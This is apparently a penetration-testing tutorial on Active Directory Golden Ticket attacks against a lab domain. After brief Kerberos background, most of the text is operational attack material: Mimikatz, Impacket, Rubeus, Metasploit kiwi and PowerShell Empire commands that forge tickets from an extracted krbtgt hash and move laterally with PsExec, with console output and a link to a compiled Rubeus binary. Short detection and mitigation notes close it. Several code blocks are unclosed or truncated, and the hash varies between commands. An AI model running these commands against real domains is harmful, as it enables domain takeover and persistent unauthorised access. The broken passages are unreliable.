## AD Default Local Account

Default local accounts are built-in accounts that are created automatically when a Windows Server domain controller is installed and the domain is created.

These default local accounts have counterparts in Active Directory. The default local accounts in the Users container include: Administrator, Guest, and KRBTGT. The HelpAssistant account is installed when a Remote Assistance session is established. The following sections describe the default local accounts and their use in Active Directory.



AD Default Local Account	SID   RID	Brief Discription
Administrator	S-1-5-<domain>-500	<ul style="list-style-type: none"> <li>Used on all computers and devices in all versions of the Windows operating system.</li> <li>Used by the system administrator for tasks that require administrative credentials.</li> <li>Cannot be deleted or locked out, but can be renamed or disabled.</li> <li>When Active Directory is installed on the first domain controller in the domain, the Administrator account is created for Active Directory.</li> </ul>
Guest	S-1-5-<domain>-501	<ul style="list-style-type: none"> <li>It has limited access to the computer and is disabled by default.</li> <li>Cannot be deleted or disabled, and the account name cannot be changed.</li> <li>By default, the Guest account password is left blank.</li> <li>It can be enabled, and the password can be set up if needed, but only by a member of the Administrator group on the domain.</li> </ul>
HelpAssistant	S-1-5-<domain>-13 (Terminal Server User) S-1-5-<domain>-14 (Remote Interactive Logon)	<ul style="list-style-type: none"> <li>It is enabled when a Remote Assistance session is run.</li> <li>This account is automatically disabled when no Remote Assistance requests are pending.</li> <li>It installed with a Remote Assistance session</li> <li>Managed by the Remote Desktop Help Session Manager service.</li> </ul>
KRBTGT	S-1-5-<domain>-502	<ul style="list-style-type: none"> <li>It acts as a service account for the Key Distribution Center (KDC) service.</li> <li>Cannot be deleted, and the account name cannot be changed.</li> <li>The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created.</li> <li>Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested.</li> <li>The TGT password of the KRBTGT account is known only by the Kerberos service.</li> </ul>

## Kerberos Authentication Process

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain. KRBTGT is also the security principal name used by the KDC for a Windows Server domain.

- **Legitimate User:** Begins the communication for a service request.
- **Application Server:** The server with the service the user wants to access.
- **Key Distribution Center (KDC):** KRBTGT account acts as a service account for the Key Distribution Center (KDC) and is separated into three parts: Database (db), Authentication Server (AS) and Ticket Granting Server (TGS).
- **Authentication Server (AS):** Verify client authentication. If the logged user is authenticated successfully the AS issues a ticket called TGT.
- **Ticket Granting Ticket (TGT):** confirms to other servers that user has been authenticated.
- **Ticket Granting Server (TGS):** User request for TGS from the KDC that will be used to access the service of the application server.

## Forging Kerberos Tickets

Forging Kerberos tickets depends on the password hash available to the attacker

- Golden Tickets requires the KRBTGT password hash.
- Silver ticket requires the Service Account (either the computer account or user account) password hash.



## Golden Ticket Attack

Golden Tickets are forged Ticket-Granting Tickets (TGTs), also called authentication tickets. As shown in the following image, the attacker escapes the 1st and 2nd stage and initiates communication with KDC from the 3rd stage. Since a Golden Ticket is a forged TGT, it is sent to the Domain Controller as part of the TGS-REQ to get a service ticket.

The TGT is used mainly to inform KDC's domain controller that another domain controller has authenticated the users. The reality is that the TGT has the hash KRBTGT password encrypted and any KDC service inside the domain may decrypt it to prove it is valid.

**The requirements for forging TGT:**

- Domain Name
- SID
- Domain KRBTGT Account NTLM password hash
- Impersonate user

If an intruder has access to an Active Directory forest/domain administrator/local administrator account, he/she can exploit Kerberos tickets for identity theft. A golden ticket attack is when he/she creates a ticket created by Kerberos that is valid for 10 years. However, if any other user has changed their password, the attacker may use the KRBTGT account to stay on the network. The attacker may also create accessible user/computer/service tickets from Kerberos for a non-existent Active Directory account.

## Golden Ticket Attack Walkthrough

As we all know, there are some fundamental requirements for creating a forge TGT, such as extracting the "domain name, SID, and krbtgt hash." Once an attacker has admin access to a domain controller, the KRBTGT account password hashes can be extracted using Mimikatz.

- **Domain:**ignite.local
- **sid:** S-1-5-21-3523557010-2506964455-2614950430
- **krbtgt Hash:** f3bc61e97fb14d18c42bcbf6c3a9055f

- **Impersonate User:** Pavan (In My case)

```

## Mimikatz: Pass the Ticket

Mimikatz is available for a Kerberos attack. It allows you to create the forged ticket and simultaneously pass the TGT to the KDC service to get TSG, and you will be able to connect to the Domain Server. This can be done by running both commands on cmd as an administrator.

```
privilege::debug
kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-
2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bc6f6c3a9055f /id:500 /ptt
misc::cmd
```

The above command will generate the ticket for impersonating users with RID 500.

```

mimikatz # privilege::debug ←
Privilege '20' OK

mimikatz # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc
61e97fb14d18c42bc6f6c3a9055f /id:500 /ptt ←

Golden ticket for 'pavan @ ignite.local' successfully submitted for current session

mimikatz # misc::cmd

```

As soon as you run the above commands, you (attacker) will get a new cmd prompt which will allow you to connect with the domain server using PsExec.exe as shown in the below image.

```

PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig

```

```

C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe

```

## Mimikatz: Generate the ticket

If you do not want to pass the ticket but want to create a forged ticket that you can use later because the TGT is valid for 10 years, you can execute the command below that generates the ticket in the form of the ticket.kirbi file.

```

kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bc6f6c3a9055f /id:500

```

The above command will generate the TGT key for impersonating users with RID 500.

```

mimikatz # kerberos::golden /user:pavan /domain:ignite.local /sid:S-1-5-21-3523557010-2506964455-2614950430 /krbtgt:f3bc61e97fb14d18c42bcbf6c3a9055f /id:500
User      : pavan
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-3523557010-2506964455-2614950430
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: f3bc61e97fb14d18c42bcbf6c3a9055f - rc4_hmac_nt
Lifetime  : 4/16/2020 4:03:22 AM ; 4/14/2030 4:03:22 AM ; 4/14/2030 4:03:22 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #

```

So, whenever you want to access the Domain Server service, you can use the ticket.kirbi file. This can be done by executing the following commands:

```

kerberos::ptt ticket.kirbi
misc::cmd

```

```

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6AB6D4310

mimikatz #

```

And then repeat the above steps to access the service.

```

PsExec64.exe \\192.168.1.105 cmd.exe
ipconfig

```

```

C:\Users\yashika\Desktop>PsExec64.exe \\192.168.1.105 cmd.exe

```

## Impacket

Similarly, you can use the [impacket](#) tool to get the prerequisite for generating a Forge Kerberos ticket. Therefore, repeat the same step using the following command:

```
python lookupsid.py ignite/Administrator:ignite@987@192.168.1.105
```

Here, we have used for **lookupid** python script to enumerate the Domain SID.

```

root@kali:~/impacket/examples# python lookupSID.py ignite/Administrator:Ignite@987@192.168.1.105
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 192.168.1.105
[*] StringBinding ncacn_np:192.168.1.105[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3523557010-2506964455-2614950430
498: IGNITE\Enterprise Read-only Domain Controllers (SidTypeGroup)

(status=Disabled)

```

Use the **ticketer.py** script that will create TGT/TGS tickets from scratch or based on a template (legally requested from the KDC), allowing you to customize some of the parameters set inside the PAC\_LOGON\_INFO structure, in particular the groups, extrasids, etc. The ticket duration is fixed at 10 years from now.

```

python ticketer.py -nthash f3bc61e97fb14d18c42bcbf6c3a9055f -domain-sid S-1-5-21-
3523557010-2506964455-2614950430 -domain ignite.local raj
export KRB5CCNAME=/root/Tools/impacket/examples/raj.ccache

```

Use the **ticket\_converter.py** script, which will convert kirbi files into the ccache files used by impacket.

```

python ticketConverter.py /root/impacket/examples/raj.ccache ticket.kirbi

```

```

root@kali:~/impacket/examples# python ticketer.py -nthash f3bc61e97fb14d18c42bcbf6c3a9055f -domain-sid S-1-5-2
1-3523557010-2506964455-2614950430 -domain ignite.local raj

```

Again, whenever you want to access the Domain server service you can use the **ticket.kirbi** file. And this can be done by executing the following commands as done in the above sections:

```

kerberos::ptt ticket.kirbi
misc::cmd

```

```

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6AB6D4310

mimikatz #

```

And then repeat the above step to access the service.

```

PsExec64.exe \\ignite.local cmd.exe
ipconfig

```

## Pass The Ticket with Rubeus.exe

Similarly, you can use Rubeus.exe, which is an alternative option to pass the ticket, Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization.

You can download it from here: <https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe>

```
Rubeus.exe ptt /ticket:ticket.kirbi  
PsExec64.exe \\192.168.1.105 cmd.exe  
ipconfig
```

Now run the use of psexec64.exe on the same terminal to connect with the application server.

```

C:\Users\yashika\Desktop>Rubeus.exe ptt /ticket:ticket.kirbi ←

## Metasploit: Kiwi

The TGT/TGS can be generated remotely using Metasploit, for you need to compromise the victim's machine who is a member of AD, and then follow the below steps. Use kiwi to enumerate the krbtgt hash & SID of the domain controller.

```
load kiwi
dcsync_ntlm krbtgt
```

```
meterpreter > load kiwi
Loading extension kiwi ...

## Powershell Empire

When it comes to generating TGT/TGS, the Powershell Empire is the most dangerous framework, because once you have compromised a victim machine that is a member of AD, you can use the following module directly without an admin privilege session.

```

usemodule credentials/mimikatz/golden_ticket
set domain <Domain_name>
set sid <SID>
set user pavan
set groups 500
set id 500
set krbtgt_hash <ntlm_hash>
execute

```

This is a dynamic way to generate tickets because this module can be run without having an admin privilege session and it will inject the ticket into the current session and the attacker can get direct access to the server.

```

(Empire: DZR451AV) > usemodule credentials/mimikatz/golden_ticket
(Empire: powershell/credentials/mimikatz/golden_ticket) > set domain ignite.local
(Empire: powershell/credentials/mimikatz/golden_ticket) > set sid S-1-5-21-3523557010-2506964455-2614950430
(Empire: powershell/credentials/mimikatz/golden_ticket) > set groups 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > set user pavan
(Empire: powershell/credentials/mimikatz/golden_ticket) > set krbtgt f3bc61e97fb14d18c42bc6f6c3a9055f
(Empire: powershell/credentials/mimikatz/golden_ticket) > set id 500
(Empire: powershell/credentials/mimikatz/golden_ticket) > execute

## Hunting Event log Golden ticket

When a bogus user account (one not in the AD Forest) is used with the RID of an existing AD account (Yashika), The bogus user here is "pavan" and has the groups set to the standard Golden Ticket admin groups.

An event log is generated for his logon activity and the event ID should be 4769. It will disclose the impersonated username and machine IP. In the normal, valid account logon events, the event data structure is:

- Security ID: DOMAIN\AccountID
- Account Name: AccountID
- Account Domain: DOMAIN

## Mitigation

1. Reset the krbtgt account password/keys

Microsoft has released the script to reset the krbtgt account password/keys, which was not possible earlier. This script will enable you to reset the krbtgt account password and related keys while minimizing the likelihood of Kerberos authentication issues being caused by the operation.

You can download it from [here](#). This script is applicable for the following Platform:

<b>Windows 10</b>	<b>No</b>
<b>Windows Server 2012</b>	<b>Yes</b>
<b>Windows Server 2012 R2</b>	<b>Yes</b>
<b>Windows Server 2008 R2</b>	<b>Yes</b>
<b>Windows Server 2008</b>	<b>Yes</b>
<b>Windows Server 2003</b>	<b>No</b>
<b>Windows Server 2016</b>	<b>Yes</b>
<b>Windows 8</b>	<b>No</b>
<b>Windows 7</b>	<b>No</b>
<b>Windows Vista</b>	<b>No</b>
<b>Windows XP</b>	<b>No</b>
<b>Windows 2000</b>	<b>No</b>

2. Install endpoint protection to block attackers from loading modules like mimikatz & powershell scripts
3. Limit privilege for Admin and Domain Administrator access.
4. Alert on known behaviours that indicates Golden Ticket or other similar attacks.
